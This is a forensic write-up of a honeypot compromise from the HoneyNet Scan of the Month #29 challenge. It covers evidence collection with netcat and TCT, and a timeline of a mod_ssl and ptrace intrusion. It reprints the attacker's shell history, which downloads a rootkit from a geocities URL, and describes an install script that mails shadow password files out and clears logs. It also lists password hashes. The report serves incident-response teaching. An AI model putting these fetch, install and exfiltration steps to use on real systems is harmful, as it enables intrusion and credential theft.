

The HoneyNet Scan of the Month #29

An Investigation of a compromised VMWare Linux host

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About the investigator

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EXECUTIVE SUMMARY

On August 10th, 2003 the subject computer was suspected to be compromised. Fortunately, the server was running in a virtual machine environment (VMWare) which allowed the system to be suspended. This preserved all data and the running machine states for forensic review.

On Sept. 4th, 2003 the VMWare images were provided to the analyst to begin incident response and handling.

Forensic analysis confirmed the initial compromise of the subject occurred August 10, at 13:16 PDT. Malicious access continued until 16:08 when the attacker completed covering his/her tracks by deleting several log files. It is important to note- there is no evidence of any time synchronization being employed on the compromised machine. All times referenced in this report reflect system times and may not be accurate.

The compromise and additional access occurred from a Romanian ISP (specifically the is.pcnnet.ro domain). Many of the recovered program scripts also contain Romanian text.

Standard, best current practices were employed to obtain information from the VMWare system while minimizing the impact on the evidence. The FIRE cdrom (Forensic and Incident Response Environment) was used to gather information during the incident response portion of the investigation. As the data was collected, it was transmitted over the VMWare virtual network to the analysis station.

All data analysis was performed offline using only copies of the machine state. Common forensics tools and Linux utilities were used to perform the analysis, These tools include TCT (The Coroner's Toolkit) and John the Ripper (a password cracker). In the interest of time, no disassembly or execution of malicious code was performed.

Examination of the incident response data confirmed initial suspicions by revealing indications of intrusion. Many system utilities appear to have been replaced. The Linux version string is listed as RedHat 7.1 (the subject was reported to be 7.2), and the system process list does not match what the kernel /proc interface shows.

Through forensic review, it was determined the system was attacked via a known vulnerability in the Apache web server 'mod_ssl' support. This attack granted the intruder a command shell running with limited privileges. A second exploit known as 'ptrace' was used within this shell to gain superuser access.

Immediately after gaining the rootshell, a rootkit package was downloaded from a public geocities.com web site. This rootkit contained trojan binaries of common operating system utilities (to hide the rootkit), a secure shell backdoor, and a network packet sniffer. The

installation script also e-mailed information about the compromised machine (including user IDs and encrypted passwords) to two yahoo.com addresses.

Several other packages were then downloaded, but not all were installed. The packages were downloaded from a variety of websites including geocities and Romanian ISPs. One of the downloaded but not installed packages was the mod_ssl scanner and exploit used to attack the subject computer. Two additional secure shell backdoors were installed along with a network sniffer and the 'adore' kernel module rootkit. Many of these packages also e-mailed information about the compromise as part of their installation scripts.

A malicious Loadable Kernel Module (or LKM) such as adore allows the intruder to hide activity, files, and other information at the kernel level. This means traditional trojan binaries (which can often be found easily) are not necessary.

One of the installed packages modified the Apache web server configuration to disable the SSL support and change the listening port. This effectively protected the system from another mod_ssl exploit run by a different intruder.

Finally, an Internet Relay Chat (IRC) proxy was installed. This would allow the attacker to communicate securely with other crackers without revealing his or her true source location. All IRC traffic would appear to originate from the compromised server rather than the attackers workstation.

RECOMMENDATIONS

Due to the extent of damage caused by the compromise, this system should be wiped clean and rebuilt before it is redeployed. Although it is theoretically possible to recover the system based on the forensics analysis, there is a risk that something has been missed. It is usually easiest and safest to recover by reinstalling.

Since the encrypted (but easily cracked) passwords were e-mailed, they should immediately be changed on any other systems that might share the same.

Policies for password construction and strength should be reviewed. A password should never be the same as the user ID. It should also contain a minimum of seven characters, at least one upper case and one special character. Passwords should also avoid dictionary words (even when replacing numbers for certain letters).

Because several of the rootkits are being distributed via geocities, it might be a good idea to contact them to see if this conflicts with their terms of use or acceptable use policies. Yahoo may also be interested in the accounts where emails about compromises are addressed. Contacting the Romanian ISPs would probably be a voice falling on deaf ears.

OVERVIEW

This report is divided into several parts. With the exception of the executive summary, the report is technical in nature. The intended audience is Incident Handlers and Forensic Analysts with some experience with Linux and common tools of the trade. Often, detailed steps and specific commands are shown so the results can be duplicated. Hopefully, the detailed steps and descriptions can also be used by less experienced analysts as a learning tool.

In the Incident Response section, the steps taken to establish an analysis workstation and collect data from the compromised system are described. Here the philosophy is to isolate potentially harmful code & minimize the contamination of evidence while collecting all possible data to aid the forensic analysis. The Forensics and Incident Response Environment (FIRE) cdrom is the primary tool of choice to accomplish the data collection.

Forensic Analysis section describes the processes used to analyze the evidence collected during Incident Response. The Coroner's Toolkit (TCT) is used to recover useful information from the host's filesystem. Standard GNU/Linux utilities (primarily strings & grep) are employed to extract information from the system core memory and swap area.

Analysis of the data is an iterative process. Often, a small snippet of evidence will lead to a much larger piece of the puzzle. Many times, lines of investigation will wander off into 'a maze of twisty passages that all look alike'...

The presentation of the findings begins with a discussion of Initial Observations. This includes a review of chkrootkit output which shows some infected system utilities, odd device files and a suspect directory. In this section, the output of the FIRE incident response script is also reviewed.

The Compromised files section outlines the operating system files that were replaced. This section also presents an overview of the rootkit files used by the attacker.

The timeline of the compromise analyzes the attack and subsequent intruder actions in (a mostly) chronological order. This is another very detailed section. The TCT mactime output was used as the basis for the narrative, but other evidence and sometimes 'informed speculation' is used to fill in the gaps.

A few Recommendations are suggested before Answers to specific HoneyNet questions are presented.

Finally, the Appendix is used to include files and other data that is too voluminous to include inline with the narratives.

INCIDENT RESPONSE PROCESS

Before starting any incident response and forensic analysis, it is important to establish the environment for the collection and review of data. A dedicated workstation is a good choice, as this will allow for removal from the network to 'sandbox' any potentially malicious code. Due to the risk of malicious code, it is always a good practice to install a new machine fresh. When the investigation is complete, the files can be moved to tape or cd-rom and the disks wiped.

For this case, a standard Linux installation and analysis tools were used. Since the investigation would need VMWare, this was added to the build.

- o Linux (Debian) <http://www.debian.org/>
- o FIRE static binaries CD-ROM <http://sourceforge.net/projects/biatchux/>
- o TCT <http://www.porcupine.org/forensics/tct.html>
- o VMWare 4.0 workstation <http://www.vmware.com/>

The steps to complete this are:

- 0) install new Debian 3.0 (Woody) on a new forensic system
- 1) install/test VMware Workstation4 eval
- 2) setup VMware networking for bridging mode
- 3) setup FIRE static bins iso image (no real CD-ROM on this box)
NOTE: v0.4a of FIRE is missing binaries that prevent the collection of IR data via the linux-ir script. v0.3.5b doesn't have this bug. However, both versions are missing binaries for chkrootkit. 0.3.5b's chkrootkit functions well enough to make it the version of choice.

The incident response process has a few unique steps due to the use of VMWare. But once the VMWare environment is established, the procedure is generalized and can be followed for almost any incident.

Key to any incident response is to use known good binaries (from FIRE cdrom); don't trust the compromised system. Modified programs could be hiding intruders actions and files. Relying on compromised binaries could invalidate the evidence.

The incident response procedure can be summarized as:

- * use netcat to move evidence data off compromised system
- * follow 'order of volatility' from RFC3227
 - o Capture screenshot of console session before any access
 - o collect a copy of /proc/kcore
 - o Capture swap FIRST, then other disk partitions to avoid contaminating MAC times and other evidence.
 - o Run chkrootkit and IR script from FIRE CD-ROM
- * SUSPEND machine to avoid any additional changes.
- * produce md5 checksums on disk and kcore images
- * begin forensic analysis on copies using TCT and Linux utilities.

The idea is to collect evidence first, analyze later. Once the collection is complete, the compromised machine should be suspended (in the case of VMware or perhaps a laptop that supports it), or powered off by pulling the cord. It's important not to shutdown or halt the system as malicious init scripts could cause additional damage.

Details of procedure

4) setup SotM29 files

```
verify md5 checksums
untar linux-suspended.tar.bz2
```

5) modify SotM29 VMware config to use FIRE iso instead of real CDROM
(can't use GUI - must hand-edit file, since the image is suspended)

```
[linux.vmx file]
ide0:0.fileName = "/home/brian/FIRE-0.3.5b-statbins.iso"
ide0:0.deviceType = "cdrom-image"
```

6) fire up VMware with SotM29 image & begin IR


```
$ sudo /etc/init.d/vmware start
$ vmware &
```

We are not told what has drawn attention to the subject system to suspect a compromise, but we'll assume some external logging, or snort IDS alert has been triggered. Perhaps even an email from Tripwire or other host-based IDS has been sent.

The first indication that supports these suspicions is the error messages logged on the console. These messages show the network card has gone into promiscuous mode. This is a good indication of a possible network sniffer active on the machine.

The potential of an unauthorized sniffer is enough to begin incident response procedures without any additional checks on the system itself. Following the 'order of volatility' concept, the screen messages are the first things to collect. Typically, this would be done with a camera, but because this is a VMWare session it can be collected electronically.

7) [shell shows procmisc mode state changes]
capture screenshot with ksnapshot



8) mount FIRE staticbins ISO and get current timestamp

```
# mount /mnt/cdrom
# /mnt/cdrom/linux2.2_x86/date
Sun Aug 10 20:30:31 PDT 2003
```

change forensic station to match PDT

Also note- there is no evidence of ntp running on the subject system. No guarantee times are accurate.

9) Change host OS networking to match SotM29 image

```
# /mnt/cdrom/linux2.2_x86/netstat -nr
[ note 192.168.1.1 is the honeypot's default gateway ]
on host OS, assume the addr of the gateway an a sub-interface.
$ sudo ifconfig eth0\:1 192.168.1.1 netmask 255.255.255.0 up
```

10) setup netcat listener on host OS - redirect output to kcore image

```
$ nc -l -p 1500 > SotM29-kcore
```

11) capture /proc/kcore image via netcat

```
# cat /proc/kcore | /mnt/cdrom/linux2.2_x86/nc -n \
192.168.1.1 1500
```

12) determine swap and other disk partitions.

```
# /mnt/cdrom/linux2.2_x86/cat /proc/swaps
# /mnt/cdrom/linux2.2_x86/df -m
```

13) setup netcat listener on host OS - redirect output to swap disk image

```
$ nc -l -p 1500 > /var/SotM29-sda2.dd
```

14) run dd & pipe output to netcat

```
# cd /mnt/cdrom/linux2.2_x86
# ./dd if=/dev/sda2 bs=1024 | ./nc -n 192.168.1.1 1500
```

15) setup new netcat listener on host OS - redirect output to disk image

```
$ nc -l -p 1500 > SotM29-sda1.dd
```

16) run dd & pipe output to netcat

```
# ./dd if=/dev/sda1 bs=1024 | ./nc -n 192.168.1.1 1500
```

17) setup netcat listener (port 1500) on host OS - redirect output to file

```
$ nc -l -p 1500 > SotM29-chkrootkit.IR
```

run FIRE checkrootkit & pipe output to netcat

(note the chkrootkit path for staticbins doesn't work on FIRE - missing awk and some other required binaries)

```
# cd /mnt/cdrom/chkrootkit-linux  
# ./chkrootkit | ../linux2.2_x86/nc -n 192.168.1.1 1500
```

18) setup new netcat listener - redirect output to file

```
$ nc -l -p 1500 > SotM29-compromise.IR
```

run FIRE linux-ir.sh pipe output to netcat

```
# cd /mnt/cdrom  
# ./linux-ir.sh | ../linux2.2_x86/nc -n 192.168.1.1 1500
```

19) capture some network traffic for about 10 minutes

```
# tcpdump -w /var/SotM29-tcpdump -i eth0:1 host 192.168.1.79  
tcpdump: listening on eth0:1  
335 packets received by filter  
0 packets dropped by kernel
```

```
SUMMARY - ARP packets from .79 looking for .1 (default gw)  
DNS requests for mesa.az.us.undernet.org  
ICMP udp port 53 unreachables -> .79  
NBT broadcast .79 -> .255 udp/138
```

20) SUSPEND VMware session

FORENSIC ANALYSIS PROCESS

Once the incident response data has been collected, the real work begins. All the pieces of the puzzle are ready for the analyst to assemble into the whole picture. The analysis begins with a review of the chkrootkit and IR script output, the reconstruction of an event timeline, and recovery of deleted inodes for the disk image. The partial list of tasks is:

- o review chkrootkit and IR script output
- o build timeline of events using mactime
- o review recovered inode files
- o match deleted inodes to lsof file names
- o resurrect data blocks using unrm and lazarus
- o search for interesting strings in swap and kcore
 - 'root', timestamps, shell histories, passwords, etc.
- o collect immutable files
- o review captured network traffic
- o compare md5's of before/after images
- o analyze trojaned binaries
- o research and analyze rootkit(s) and other installed files

It's important during this phase of the investigation to look for trends and multiple sources of confirmation before committing to final conclusions.

21) reset ext3 'needs_recovery' flag

An important first step after collecting any evidence, is to ensure it's integrity at a later time. An analyst may have to prove the evidence has not been altered during the review process. An acceptable method is to collect md5 checksums of the data.

However, before this can be done on the sda1 disk image, an error flag must be reset. This is an ext3 journaled file system and the error flag is the result of changes that were written to disk during the network copy of the image. This flag also prevents the image from being loopback mounted in read only mode on the analysis station. The debugfs utility is used to reset the 'needs_recovery' flag:

```
# /sbin/debugfs -R feature SotM29-sda1.dd
debugfs 1.27 (8-Mar-2002)
Filesystem features: has_journal filetype needs_recovery sparse_super

# /sbin/debugfs -R "feature ^needs_recovery" -w SotM29-sda1.dd
debugfs 1.27 (8-Mar-2002)
Filesystem features: has_journal filetype sparse_super
```

22) grab md5 checksum of images to verify integrity down the road...

```
# md5sum /var/SotM29-sda1.dd > /var/SotM29-sda1.md5
# md5sum /var/SotM29-sda2.dd > /var/SotM29-sda2.md5
# md5sum SotM29-kcore > SotM29-kcore.md5
# cat /var/SotM29-*.md5 ./SotM29-*.md5

13f7f8c244ac3dc392ab15f45dc82cc5 SotM29-sda1.dd
764ce8994d21e3483db04d97ff8d7f01 SotM29-sda2.dd
3c13639e0a6bf5d0463f71af42a3acef SotM29-kcore
```

Once the data integrity checksums have been collected, the disk image can be loopback mounted in read-only mode. This will allow the files system to be perused using the standard Linux utilities. Here the /cdrom mount point is used to reference the image.

23) mount the image read-only for analysis

```
# mount -o ro,loop,noexec,nodev /var/SotM29-sda1.dd /cdrom
```

Once the image is mounted on the analysis workstation, utilities from The Coroner's Toolkit (TCT) can be used to extract and organize information about the attack.

24) run grave-robber from TCT

```
# grave-robber -m -c /cdrom -o LINUX2 -d .
```

25) collect deleted inode / mac info and combine with grave-robber body file (see Dave Dittrich's HFC2001 analysis)

```
# ils /var/SotM29-sda1.dd | ils2mac > SotM29-sda1.ilsmac
# cat body SotM29-sda1.ilsmac > body-full
```

26) run mactime over the combined body file

```
# mactime -y -b body-full -p /cdrom/etc/passwd \
-g /cdrom/etc/group 07/01/2003 > mactime.txt
```

The mactime.txt report shows a timeline of activity based on the MAC (modified, accessed, changed) inode timestamps. Each inode has only one field for each of these values, so it will only reflect the LAST update. This means if file is changed twice, only the last change is recorded. Nevertheless, a fairly good representation of the system chronology can be obtained.

For example, the mactimes from the compromised system show it was installed on July 14,

2003. On August 6, all the files were accessed (implying this is when md5's were gathered) and then the system was halted. On August 9 @ 14:34 the machine was rebooted. Typical system activity is seen until August 10 after the makewhatis cronjob completes.

Because the early timeline is not entirely useful for the investigation, the mactime file is condensed to include only data from August 10 @ 04:23 forward:

```
# cp mactime.txt mactime-Aug10.txt
# vi mactime-Aug10.txt
{remove lines up to Aug 10 04:23 when makewhatis cronjob
 completes}
  /Aug 10 04:23:12
  :1,-1d
{remove /cdrom mountpoint from file}
  :1,$s:/cdrom::
```

27) recover deleted inodes

```
# awk -F"|" '$2 ~ /SotM29-sda1.dd/ {print $4}' body-full | \
  while read inode; do icat /var/SotM29-sda1.dd $inode > \
  inodes/$inode; done
```

28) correlate Isof output with TCT deleted inode data

```
# grep deleted SotM29-compromise.IR | grep REG > \
  Isof-deleted.txt

# awk '$7 != "0" {print $8, $9}' Isof-deleted.txt | sort -u -k1 > \
  Isof-names.txt
# awk '$7 == "0" {print $8, $9}' Isof-deleted.txt | sort -u -k1 > \
  Isof-empty.txt
```

The final utilities employed from TCT are unrm and lazarus, The unrm command copies unallocated blocks from the disk image. Lazarus then analyzes the blocks and attempts to identify and group similar blocks together. This is a time consuming process and the review of this data is both manual and tedious. Because of this, this step is often saved for last when it's necessary to find additional corroboration for a theory or an elusive piece of the puzzle.

29) resurrect deleted files with tact's unrm and lazarus

```
# mkdir /lazarus
# unrm /var/SotM29-sda1.dd > /lazarus/SotM29-unrm
# mkdir /lazarus/recovery
```

```
# lazarus -D /lazarus/recovery /lazarus/SotM29-unrm
```

Because lazarus identifies several file types based on the data contents, it's possible to summarize these into smaller chunks for review.

```
/lazarus/recovery# mkdir ../filetypes
/lazarus/recovery# file * | grep zip >> ../filetypes/zip
/lazarus/recovery# file * | grep English >> ../filetypes/English
/lazarus/recovery# file * | grep 'ASCII text' >> ../filetypes/ASCIItext
/lazarus/recovery# file * | grep shell >> ../filetypes/shell
/lazarus/recovery# file * | grep program >> ../filetypes/program
/lazarus/recovery# file * | grep ELF >> ../filetypes/ELF
/lazarus/recovery# file * | grep tar >> ../filetypes/tar
/lazarus/recovery# file * | grep perl >> ../filetypes/perl
```

Using the files created above, awk and an appropriate command for the file type can be used to review the data. When using more, the ':f' command can be used to determine the actual filename and line number when an interesting piece of data is discovered. (Did I mention this was a tedious process?)

```
# awk -F\: '{system("tar -tvlf ../recovery/"$1)}' tar > tar-list
```

```
# awk -F\: '{system("more ../recovery/"$1);}' ASCIItext
```

```
# awk -F\: '{system("strings ../recovery/"$1);}' ELF | more
```

Using this technique, lazarus was able to recover remnants of such things as system performance reports (possibly used to exercise the system just after installation), the eSS echo scanner, a wu-ftpd scanner and SITE EXEC exploit, a script from xLrk version 1.2, and a tarball with several scanners/exploits and the ess-0.8.6 source code.

The more relevant pieces of recovered information include a script from the SuckKIT rootkit (block 564745), a script to create a sniffer from SuckKIT (block 256757), and a portion of the adore rootkit script (block 256657). These blocks are included in the Appendix.

The swap space cannot be mounted as a filesystem for analysis, neither can kcore. However, strings and grep can be used to extract interesting snippets of many type of data. For example, logs often use a timestamp that will match the regex ':[0-9]+:' as show in the examples below. Another form of log data uses the month abbreviation (like 'Jul|Aug'). The strings command can reduce the volume of data and improve the processing times for later greps. Note the use of '-n' to limit the output to strings of 10 characters or more.

30) Collect interesting stuff from swap

```
# strings -n 10 /var/SotM29-sda2.dd > swap-strings.txt

# egrep 'Jul|Aug' swap-strings.txt > swap-Jul-Aug.txt
# grep root swap-strings.txt > swap-root.txt
# egrep ':[0-9]+' swap-strings.txt > swap-colon.txt
# egrep -A3 '[A-Z]+=' swap-strings.txt > swap-environment.txt
# egrep 'SSH_[A-Z]+=' swap-strings.txt > swap-ssh.txt
```

31) Collect interesting stuff from kcore

```
# strings -n 10 SotM29-kcore > kcore-strings.txt

# grep 'Aug 10' kcore-strings.txt > kcore-Aug10.txt
# grep -i login kcore-strings.txt > kcore-login.txt
# egrep ':[0-9]+' kcore-strings.txt > kcore-colon.txt
# egrep -A3 '[A-Z]+=' kcore-strings.txt > kcore-environment.txt
# grep root kcore-strings.txt > kcore-root.txt
# grep rootkit kcore-strings.txt > kcore-rootkit.txt
# grep '\[root@sbm79' kcore-strings.txt > kcore-shellhist.txt
# grep -i psybnc kcore-strings.txt > kcore-psybnc.txt
# egrep 'SSH_[A-Z]+=' kcore-strings.txt > kcore-ssh.txt
# grep -B10 -A10 Shellcode kcore-strings.txt > kcore-shellcode.txt
# grep 'undernet.org ' kcore-strings.txt > kcore-IRCtraffic.txt
```

Rootkits often set the immutable bit on files to prevent file removal by inexperienced system administrators. Looking for immutable files can often lead to the discovery of files used by rootkits.

32) collect info on immutable files

```
# lsattr -aR /cdrom | awk '$1 ~ /i/ && $1 !~ /:/ {print }' > \
immutable.txt
```

Here's an example of how a standard analysis step can lead to a new path of investigation. In this case, almost the entire filesystem had the immutable bit set. Several other flags also appeared to be modified by chattr. So a grep for chattr was used in an attempt to recover the shell history when the command was run. This was successful, and provided corroboration later in the analysis.

```
# strings /var/SotM29-sda2.dd | grep chattr > swap-chattr.txt
```

```
[darn! only man page (chattr.1.gz) references ]  
How 'bout kcore?  
# strings SotM29-kcore | grep chattr > kcore-chattr.txt  
[hmm. some possibilities. partial shell prompt? and error on /etc/im* ]
```

Many times, clueful system administrators will run file integrity checking software such as Tripwire, AIDE or even md5sum. This can provide a snapshot of the system files before an intrusion that can be compared to the files after an attack and differences noted. Luckily, this was true in this case.

33) collect md5 data to compare with before image

```
# find /cdrom -type f -exec md5sum {} >> compromised.md5 \  
  
edit the '/cdrom' mountpoint out of the file  
  
# sed -e 's:/cdrom:/' compromised.md5 > compromised-sed.md5
```

34) compare the before and after md5's

```
# diff ../linux-suspended-md5s compromised-sed.md5 \  
>compromised-diff.txt
```

INITIAL OBSERVATIONS

A review of the chkrootkit output helps confirm early suspicions of a compromise. Specifically, the script finds the trojan O/S binaries, some config files for the replacements, the hidden '.x' directory and root's shell history file linked to /dev/null.

```
Checking `ifconfig'... INFECTED
Checking `ls'... INFECTED
Checking `netstat'... INFECTED
Checking `ps'... INFECTED
Checking `top'... INFECTED
Checking `aliens'...
/dev/ttyop /dev/ttyoa
Searching for suspicious files and dirs, it may take a while...
/usr/lib/perl5/5.6.0/i386-linux/.packlist /lib/.x /lib/.x/.boot
/lib/.x
Searching for anomalies in shell history files...
Warning: `//root/.bash_history' is linked to another file
```

Similarly, the linux-ir.sh output also finds evidence of a break-in.

cat /proc/version doesn't match /etc/redhat-release (7.1 vs. 7.2)

```
Linux version 2.4.7-10 (bhcompile@stripples.devel.redhat.com)
(gcc version 2.96 20000731 (Red Hat Linux 7.1 2.96-98)) #1
Thu Sep 6 17:27:27 EDT 2001
```

ps list doesn't match /proc or lsof

netstat shows an active tcp connection on unusual high ports
192.168.1.79:65336 213.154.118.200:1188

lots unusual network listeners

From this report, we can also see there are no root equiv IDs in /etc/passwd and only two acct's in /etc/shadow has passwords.

```
root:$1$gm64oWDG$/W3MX0Pb7/2oCB7Jkyvga1:12270:0:99999:7:::
admin:$1$YAkCbk.7$JoZPsqqGxO.ImKonKAucm.:12248:0:99999:7:::
```

TIMELINE OF THE COMPROMISE based on mactimes and other collected evidence.

The mactime file shows the system installed on Jul 14. On Aug 6 all files were accessed, suggesting this was when the md5 checksum's were collected. Then the system was halted at 11:53.

On Aug 09 @ 14:34 the system was rebooted and we see typical activity until Aug 10 04:23 when makewhatis (from cron) completes.

There is no additional activity until 12:27:36 when in.ftpd is accessed.

```
03 Aug 10 12:27:36      1657 .a. -rw----- root      root      /etc/ftpaccess
                      464  .a. -rw----- root      root      /etc/ftpconversions
                      172668 .a. -rwxr-xr-x bin       bin       /usr/sbin/in.ftpd
                      4096  mac -rw-r--r-- root      root      /var/run/ftp.pids-all
```

A strings analysis of the in.ftpd binary reveals this is wu-ftpd v2.6.1. Despite three publicly known vulnerabilities against this version at the time, this access was probably caused by backscatter traffic.

```
# strings /cdrom/usr/sbin/in.ftpd | grep -i version
Version wu-2.6.1-18
```

```
CAN-2003-0466 off-by-one announced 7/31/2003
  http://www.securityfocus.com/bid/8315
CVE-2001-0550 file glob overflow announced 11/27/2001
  http://www.securityfocus.com/bid/3581
CVE-2001-0187 format string announced 1/23/2001
  http://www.securityfocus.com/bid/2296
```

A review of the xinetd configuration shows wu-ftp is setup to use the /etc/ftpaccess file and log connections (-a -l switches). The ftpaccess is configured to allow anonymous access. This would allow any remote users access to attempt any of the exploits.

CVE-2001-0187 requires the ftp server to be running in debug mode. This not not the case on the subject system, so it can be eliminated as the attack method.

Snort rules for CVE-2001-0550 indicate the exploit has the signature of '~[' or '~{'. A grep of these strings in the SotM29-kcore file did not uncover any potential smoking guns.

According to the advisory at <http://isec.pl/vulnerabilities/isec-0011-wu-ftpd.txt> several FTP commands can be used to trigger the buffer overflow. A search for these commands also didn't turn up anything conclusive.

Based on the timeframe of the attack, the off-by-one vulnerability is probably not the intruders entry to this system. This vulnerability was announced just days earlier and it is highly unlikely there was a widely known exploit that week.

It would be interesting to correlate this probable probe with snort, firewall or other available logs.

At 13:23:17, the contents of a deleted file was modified. This was recovered using icat. It contains httpd access log data. A review of the lsof data confirms this inode was indeed /var/log/httpd/access_log.

```
03 Aug 10 13:23:17      253 m.c -rw-r--r-- root      root      <SotM29-sda1.dd-live-46934>
# cat 46934
213.154.118.219 - - [10/Aug/2003:13:16:27 -0700] "GET / HTTP/1.1" 400 385 "-" "-"
213.154.118.219 - - [10/Aug/2003:13:16:37 -0700] "GET / HTTP/1.1" 400 385 "-" "-"
213.154.118.219 - - [10/Aug/2003:13:23:17 -0700] "GET /sumthin HTTP/1.0" 404 279 "-"
" "-"
```

This source address resolves to extreme-service-11.is.pcnet.ro and, as we'll see later, is very close to another that accesses the subject host via ssh.

In late 2002 and early 2003, there was much speculation about HTTP "/sumthin" requests on the SecurityFocus Incidents list and DSHeild. There wasn't many conclusive answers; everyone pretty much agreed this was probably a simple recon scanner. Then at the end of February, this thread on Incidents confirmed the speculation-
<http://www.securityfocus.com/archive/75/313348>

The existence of '/sumthin' in the Apache log would suggest the attack was using the openssl/mod_ssl exploit written by Solar Eclipse. The mod_ssl vulnerability is described in CVE-2002-0082 and RedHat issued an advisory (RHSA-2002:041-08) and patches for 7.2 on March 1st, 2002. <http://www.securityfocus.com/bid/4189>

13:30:00 /bin/date is accessed suggesting the attacker has gained a shell. At this same time a deleted file owned by the root user is deleted.

13:32:29 both /usr/lib/libshtifs/lis and /var/ftp/bin/lis is accessed. The original /bin/lis binary and /var/ftp/bin/lis were hardlinked as part of the chroot ftp jail. As we'll see, the /bin/lis file is replaced with a trojan and the original moved to /usr/lib/libshtifs/. This would account for appearance in the mactime report like this.

13:32:38 two (deleted) files owned by the apache user are accessed. According to the lsof output, these files are named /var/run/httpd.mm.800.sem semaphore and /var/log/httpd/ssl_scache.sem. This further confirms the SSL cache played a part in the

compromise of this system.

The kcore-shellcode.txt file contains the following strings:

```
[-] Unable to read /proc/self/exe
[-] Unable to write shellcode
[+] Signal caught
[-] Unable to read registers
[+] Shellcode placed at 0x%08lx
[+] Now wait for suid shell...
[-] Unable to detach from victim
[-] Fatal error
[-] Unable to attach
[+] Attached to %d
[-] Unable to setup syscall trace
[+] Waiting for signal
[-] Unable to stat myself
[-] Unable to spawn shell
```

A google search shows these are lines from a ptrace privilege escalation exploit attached to this linux kernel mailing list message-

<http://www.cs.helsinki.fi/linux/linux-kernel/2003-23/1598.html>

It appears this program was successfully executed on the subject system-

```
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
sh-2.05# wget geocities.com/mybabywhy/rk.tar.gz
--13:33:08-- http://geocities.com/mybabywhy/rk.tar.gz
```

This suggests the attacker compromised the server, but didn't initially receive root privileges. The ptrace exploit was required to elevate to root. After obtaining the rootshell, wget was used to obtain the rk.tar.gz file.

The following lines were obtained from the swap-colon.txt file

```
13:33:11 (260.74 KB/s) - `rk.tar.gz' saved [701944/701944]
--13:34:23-- http://geocities.com/gavish19/abc.tgz
```

indicating the source and name of another potential rootkit and time it was placed on the system. rk.tar.gz contains filenames consistent with those found to be installed on the system (logclear, sense, sl2, etc).

As of 9/17/2003 21:00 EDT, both rk.tar.gz and abc.tgz were still available from the geocities web site.

The downloaded rk.tar.gz file contains a sand/ directory. greping the swap-strings.txt file for

'sand' reveals the same tarball information. It also shows a snippet of a shell history where the install script was run.

```
sh-2.05# ls -a
.          a.tgz      sand      za
..         rk.tar.gz  x         za.tgz
sh-2.05# tar -zxvf rk.tar.gz
sand/logclear
sand/sense
sand/install
sand/netstat
sand/sysinfo
sand/ifconfig
sand/.ttyoa
sand/chattr.tgz
sand/pico.tgz
sand/wget.tgz
sand/libsss
sand/.ttyop
sand/.ttyof
sand/kde.c
sand/crontabs
sand/swapd2
sh-2.05# cd sand
sh-2.05# ./install
[1;31m  Verificam daca suntem ROOT
[1;37m  !!!
```

At 13:33:19 we see access to `/bin/ls` shown in the recovered history above and the first accesses to the installed rootkit files.

The `/var/log/boot.log` file contains time stamps at 13:33:57 showing `syslogd` and `klogd` were restarted. This suggests the `/var/log/messages` file was tampered with and the daemons restarted, possibly by the `rk.tar.gz` installation.

```
Aug 10 13:33:57 localhost syslog: syslogd startup succeeded
Aug 10 13:33:57 localhost syslog: klogd startup succeeded
Aug 10 13:33:32 localhost syslog: syslogd shutdown succeeded
Aug 10 13:33:56 localhost syslog: klogd shutdown failed
Aug 10 13:33:57 localhost syslog: syslogd shutdown failed
```

A review of the install file from the downloaded `rk.tar.gz` shows the script does indeed do things consistent with mactime activity from 13:32 thru 13:34 on the subject computer:

- moves original copies of trojaned binaries into `/usr/lib/libshstift/`
- installs `pico`
- installs and runs `'(swapd)'`
- echos `"/usr/bin/crontabs -t1 -X53 -p"` into `/etc/init.d/functions` (the `crontabs` binary starts `'smbd -D'` at boot time).
- copies the config files and binary for `'smbd -D'`
- starts `'smbd -D'`

- mails info about the system (INCLUDING /etc/passwd & /etc/shadow) to 'mybabywhy@yahoo.com' and 'buskyn17@yahoo.com' with a subject line of "SANDERS root".
- creates a /dev/hpd directory
- removes /var/log/*
- touches /var/log/wtmp
- restarts the syslogd daemon.
